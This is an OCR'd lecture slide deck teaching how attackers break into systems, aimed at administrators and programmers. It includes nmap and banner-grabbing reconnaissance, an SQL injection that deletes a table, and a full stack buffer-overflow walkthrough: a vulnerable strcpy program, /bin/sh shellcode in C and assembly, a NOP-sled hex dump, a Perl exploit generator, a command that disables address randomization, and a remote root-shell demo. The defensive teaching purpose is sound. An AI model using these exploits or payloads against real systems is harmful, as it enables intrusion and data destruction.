HOW DO HACKERS WORK

BY

LUKAS ZAPLETAL

Why do they brake into?

- We are not going to find out why (but HOW)
- Attacker want to control the system (or DoS)
- I want you to know your enemy from the point of view as a system administrator
- Knowing hacking practices is also good for programmers – they should code safely
- We skip their lifestyle, their philosophy
- Word „Hacker“ has a bit different meaning – it is a guru (a good programmer)
- We should call them „crackers“
- But „hacker“ is widely used

Forms of attacks on x86 code

- There are various methods of braking into systems (social engineering, cross-scripting, SQL injection, buffer overflow...)
-
- we have LOCAL and REMOTE attacks
- LOCAL – attacker has an access (shell)
- REMOTE – used for servers and services

First steps of attacker

attacker will gain information about the target GOOGLE.COM – lots of information about sites (with Google man can find thousands of bad-configured web servers, mainly MS IIS)

attacker will try to call to your secretary acting administrator and asking for her password

attacker will try some brute force method and definitely use **nmap** port scanning tool

nmap

 # nmap some.server.cz

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ )
Interesting ports on some.server.cz (XXX.XXX.54.232):
(The 1655 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  www
110/tcp  open  pop3
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
995/tcp  open  pop3s
3306/tcp open  mysql
8080/tcp open  http-proxy
MAC Address: 00:50:FC:08:78:4F (Edimax Technology CO.)

Nmap finished: 1 IP address (1 host up) scanned in 0.446 seconds
```

What services is running on?

 # telnet csnt.inf.upol.cz 25
Trying 158.194.80.80...
Connected to csnt.inf.upol.cz.
Escape character is '^]'.
220 CSNT.inf.upol.cz **Microsoft ESMTP MAIL Service**, Version: 6.0.3790.1830 ready at Sat, 1 Oct 2005 15:09:32 +0200
QUIT
221 2.0.0 CSNT.inf.upol.cz Service closing transmission channel
Connection closed by foreign host.

 # telnet www.inf.upol.cz 80 | grep Server
GET / HTTP/1.1
Host: www.inf.upol.cz

Server: **Microsoft-IIS/6.0**
MicrosoftOfficeWebServer: 5.0_Pub
Connection closed by foreign host.

Warming round: SQL Injections

very easy way to hack a remote web server
attacker do not gain a root (administrator) access
attacker knows about underlaying DB structure
example:

http://somewhere.cz/article.php?id=5

we change to:

.../article.php?id=5;DELETE%20FROM%20ARTICLES

SQL Injections - cont.

if the script is not coded safely:
execute(„select * from articles where id = $id“);

attacker just deleted allrecords from the db table
it should be something like:

```
$x = prepare(„select * from articles“ +
  „ where id=?“);
$result = execute($x, $id)
```

SQL Injections - cont.

WHY? Because the SQL query:

SELECT * FROM ARTICLES WHERE ID = 5

become

SELECT * FROM ARTICLES WHERE ID = 5;
DELETE FROM ARTICLES

Simple, huh? And this is a beginning...

Buffer Overflow attack

- BO is anomalous condition where a program writes data beyond the allocated end of a buffer in memory
- it is a consequence of a bug in native programs (C, C++...)
- (this doesn`t mean interpreted languages such as Java, Perl or C# cannot be attacked)
- attacker need to fill a memory with some instructions (code) and let the program execute it

Buffer Overflow attack (cont.)

- I am going to talk about **Intel x86** architecture, because we will do some platform specific assembly coding
- OS will be GNU/**Linux** for us
- this doesn`t mean Linux is unsafe
- I can show it either on Windows, Macintosh or Solaris
- the truth is – I don`t know these systems too much

Buffer Overflow attack (cont.)

buffer – part of a memory (typically an array)
buffers can be allocated:
at the data segment (static variables) or
on the stack (dynamic) or
on the heap (we are not interested in)

we are going to talk about
stack-based buffer overflows

BOa – Stack review

Process memory organization

TEXT SECTION
(instructions – read only)


DATA SECTION
(static variables, global variables)

BSS SECTION (constants)

HEAP
(dynamic memory)

STACK
(local variables, function parameters...)

BOa – Stack review




```
void function(int a, int b, int c)
{
   char buffer1[5];
   char buffer2[10];
   // stack state
}

void main() {
  function(1,2,3);
}
```


```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

or

enter (instruction)


```
pushl $3
pushl $2
pushl $1
call function
```

Buffer overflow




```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for ( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

Buffer overflow




```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for ( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

Buffer overflow – a result

 # gcc -o test test.c
 # ./test
Segmentation fault

Now we know we can modify the return addres.
Let us see what can we do with it.

Buffer overflow – the target

target.c:

```
void main(int argc, char *argv[]) {
        char buffer[500];

         if (argc > 1)
                  strcpy(buffer,argv[1]);
}
```


 # ./target HELLO

 # ./target XXXXXXXXXXXXXXXXXXXX... ...XXXXXXXXXX
Segmentation fault

But how to run our code?

Buffer overflow attack - basics

We exploit a program to run our code. We provide a buffer:



The code usually starts a shell on a console (or runs a small telnet daemon with shell). This code is named a **shellcode**.

Shellcode in C

shellcode.c:

```
#include <stdio.h>

void main() {
        char *name[2];

        name[0] = "/bin/sh";
        name[1] = NULL;

        execve(name[0], name, NULL);
}
```

```
# gcc -o shellcode shellcode.c
# ./shellcode
$bash>
```

Shellcode in asm

```
BITS 32

        mov ebx, string
        mov eax, 0

        ;execve("/bin/sh",...)
        push eax
        push ebx
        mov ecx, esp
        mov eax, 11
        mov edx, 0
        int 0x80

string:
        db '/bin/sh', 0
```

Unoptimilized version:
* uses absolute addressing
* machine code contains zeros


```
BITS 32

        jmp short string
start:

        ; pointer to string
        pop ebx

        ; change "_" to "\x00"
        xor eax, eax
        mov byte [ebx+7], al

        ;execve("/bin/sh",...)
        push eax
        push ebx
        mov ecx, esp
        mov al, 11
        xor edx, edx
        int 0x80

string:
        call start
        db '/bin/sh_'
```

Buffer Overflow - shellcode

```
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|

*

000000c0  90 90 90 90 90 90 90 90  90 eb 10 5b 31 c0 88 43  |.........ë.[1Ŕ.C|
000000d0  07 50 53 89 e1 b0 0b 31  d2 cd 80 e8 eb ff ff ff  |.PS.á°.1ŇÍ.čë˙˙˙|
000000e0  2f 62 69 6e 2f 73 68 5f  50 f0 ff bf 50 f0 ff bf  |/bin/sh_........|
000000f0  50 f0 ff bf 50 f0 ff bf  50 f0 ff bf 50 f0 ff bf  |................|

*

00000140  50 f0 ff bf 00                                    |.....|
00000145
```

The presented shellcode compiles to 31 bytes. We will use nasm (Netwide Assembler) which can generate machine code with no headers (.com file under Windows).

Buffer overflow – the address




PROBLEM: We do not know the starting address of our code, since the top of the stack varies.

SOLUTION: The beginning of the stack starts on well known address.

0xbfffffff on Linux

Buffer overflow – the address



Programs call lots of functions, its allocate lots of local variables. The address can be hard to find. We will increase our chances by adding NOP instructions at the begginning (0x90).

We sometimes hit the NOP sections - **BINGO**.

BOa – back to the example

target.c:

```
void main(int argc, char *argv[]) {
        char buffer[500];

         if (argc > 1)
                  strcpy(buffer,argv[1]);
}
```

```
# ./target `exploit.pl "\xc8\x35\x00\x00"`
Segmentation fault
# ./target `exploit.pl "\xc8\x35\xf7\xCf"`
# ./target `exploit.pl "\xc8\x35\xf8\x2f"`
# ./target `exploit.pl "\xc8\x35\xf8\xbf"`
$bash>
```

exploit.pl – script coded in Perl that generates the buffer

BOa – exploit in PERL

```
#!/usr/bin/perl

use POSIX;

my $shellcode = `cat sh`;

my $nops = 201;
my $addr = shift;
my $addrs = floor((600 - ($nops + length($shellcode))) / 4);

print "\x90" x $nops;

print $shellcode;

# strlen(sh) + nops num. must be divisible by 4
if (($nops + length($shellcode)) % 4 != 0) {
                die "Nops and shellcode not paded: $nops + $count!"
}

for ($i = 0; $i < $addrs; $i += 4) {
                print $addr;
}

print "\x00"; # end of string
```

We change the $addr down the stack:

0xbfffff
0xbfffef
0xbfffdf
0xbfffcf
...

Buffer overflow - conclusion

- We definitely need a luck
- Some systems (Linux 2.6.12) uses „address space randomization“ to make hacker`s life harder
- This randomization can be disabled by the command (as root):

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

- http://en.wikipedia.org/wiki/PaX

Buffer Overflow – remote attack

lzap@teepee# telnet gentoo 25
Connected to gentoo.
Escape character is '^]'.
220 gentoo.zapletalovi.com ESMTP Postfix
HELO NNNN ... NNNCCCCCCCCCCAAAAA ... AAAAAAAAA


(server is „hanging“, we can connect to our shellcode daemon)

lzap@teepee# telnet gentoo 6789
whoami
root
passwd
New UNIX password: _

Scenes from Matrix Reloaded

Property of Warner Home Video

Scenes from Matrix Reloaded



Resources

www.securityfocus.com
www.phrack.org
packetstormsecurity.org

and of course:

Goooooogle and Wikipedia are your friends

Books

The Art Of Linux Exploation, Wesley,(available in Czech as „Linux: Umění exploitace“)

Beginning to Linux programming, WROX Press (available in Czech as „Linux – začínáme programovat“)

Advanced Linux programming, NEW RIDERS Publ. (available in Czech as „Pokročilé programování v o.s. Linux“)